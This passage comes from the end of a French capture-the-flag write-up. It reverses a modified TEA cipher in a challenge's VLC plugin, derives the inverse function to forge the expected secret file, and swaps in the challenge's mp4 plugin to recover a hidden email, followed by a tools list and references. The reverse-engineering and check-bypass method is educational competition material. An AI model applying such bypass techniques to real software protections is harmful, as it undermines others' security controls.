Le bloc 6 est un peu plus compliqué à analyser : tout d'abord, ses 3 entrées sont XORées ensemble. Ensuite, il mute en place une partie de `buf` en le XORant avec le résultat d'un calcul partiel. En faisant des tests en boîte noire sur cette fonction, on trouve qu'il s'agit d'une soustraction.

Nous en savons donc assez pour réécrire l'algorithme.

3.3 L'algorithme complet

Dans la figure, $\oplus$ désigne le "ou exclusif", $\boxplus$ l'addition et $\boxminus$ la soustraction (le décrément est à gauche) modulo 2^{32}. Les données sont présentées 128 vecteurs de 32 bits. Au sein d'un vecteur, le bit de poids faible est à l'adresse la plus basse. La clé est composée de 4 parties : K_a pour les offsets $[0;32[$, K_b pour $[32;64[$, K_c pour $[64;96[$, et K_d pour $[96;128[$. Les traitements étant faits sur chaque moitié du *buffer*, on note L_n (resp. R_n) sa valeur pour les offsets $[0;32[$ (resp. $[32;64[$) après n moitiés de tour complet.



On reconnaît un réseau de Feistel : l'entrée est séparée en deux parties égales. La partie gauche est passée à une fonction f (non inversible, paramétrée par une clef) et combinée (via une soustraction) avec la partie droite. Ces deux moitiés sont échangées et un deuxième tour est réalisé avec une seconde clef. Cette double opération est répétée plusieurs fois (32 ici).

C'est un TEA légèrement modifié : là où TEA utilisait un XOR pour combiner la sortie de la fonction de Feistel avec le *buffer*, cette variante utilise une soustraction.

Plus mathématiquement :

$$
\begin{aligned}
f_{\delta,l,r}(x) &= (x \ll 4) \boxplus l \\
&\oplus\ x \boxplus \delta \\
&\oplus\ (x \gg 5) \boxplus r
\end{aligned}
$$

$$
\delta_{2i} = \delta_{2i+1} = (N - i) \times 0x9e3779b9
$$

$$
\begin{aligned}
R_{2n+1} &= L_{2n} \\
L_{2n+1} &= R_{2n} \boxminus f_{\delta_{2n},K_c,K_d}(L_{2n}) \\
R_{2n+2} &= L_{2n+1} \\
L_{2n+2} &= R_{2n+1} \boxminus f_{\delta_{2n+1},K_a,K_b}(L_{2n+1})
\end{aligned}
$$

(N est le nombre total de tours)

Pour réaliser l'opération inverse, il suffit donc de :

- remplacer les $\boxminus$ par des $\boxplus$

– inverser l'ordre des δ_i
– échanger K_a avec K_c et K_b avec K_d

Ainsi les additions et les soustractions se simplifient et on retrouve les données d'origine.

Avec cette technique on peut construire une fonction `encrypt` qui réalise le contraire de `decrypt`.


Dans le *plugin* VLC, la vérification est faite que le résultat de `decrypt` appliquée au contenu de `secret2.dat` et une clé présente en dur est égale à un texte clair en dur. Il suffit donc d'appliquer notre fonction `encrypt` à ces données et on obtient `secret2.dat`.

4 Chargement de la vidéo

Il est temps de charger la vidéo : il suffit de remplacer le plugin mp4 installé avec VLC (`/usr/lib/vlc/plugins/demux/libmp4_plugin.so`) par celui du *challenge*[6].

La vidéo se charge et nous y voyons un chat suivre un laser et se vautrer dans un mur de gobelets en plastique. Et l'adresse e-mail tant attendue ⌣̈.

6. non sans admettre le pêché que nous venons de commettre : modifier à la main un fichier dans `/usr`.



5 Conclusion

Ce *challenge* a été l'occasion de voir des aspects assez différents : un peu de *forensics*, un peu de *reverse engineering*, un peu de *crypto* (et même un peu de *social engineering* pour certains). Merci aux organisateurs et à l'année prochaine !

Colophon

Toutes les étapes ont été faites sous une Debian "Wheezy" x86. Les outils suivants ont été utilisés lors du challenge ; à part IDA, tous sont libres et gratuits. Aucun d'entre eux n'a été maltraité.

– fouille de données : python, hachoir, hexedit

– analyse de vidéo : libavformat, libavcodec
– désassembleurs : IDA, udcli, hte (dans les moments désespérés)
– interface SQL : python-mysqldb
– recherche de gadgets : haskell, hdis86
– synthèse de l'algorithme crypto : gdb

Références

[Ale96] Aleph One. Smashing the stack for fun and profit. *Phrack*, 7(49), November 1996.

[Bar10] Nicolas Bareil. seccomp-nurse : sandboxing environment. In *Ekoparty 2010*. Ekoparty, 2010.

[Deu96] P. Deutsch. GZIP file format specification version 4.3. RFC 1952 (Informational), May 1996.

[Sha07] Hovav Shacham. The geometry of innocent flesh on the bone : return-into-libc without function calls (on the x86). In *Proceedings of the 14th ACM conference on Computer and communications security*, CCS '07, pages 552–561, New York, NY, USA, 2007. ACM.

[WN95] David Wheeler and Roger Needham. Tea, a tiny encryption algorithm. In Bart Preneel, editor, *Fast Software Encryption*, volume 1008 of *Lecture Notes in Computer Science*, pages 363–366. Springer Berlin / Heidelberg, 1995. 10.1007/3-540-60590-$8_2 9$.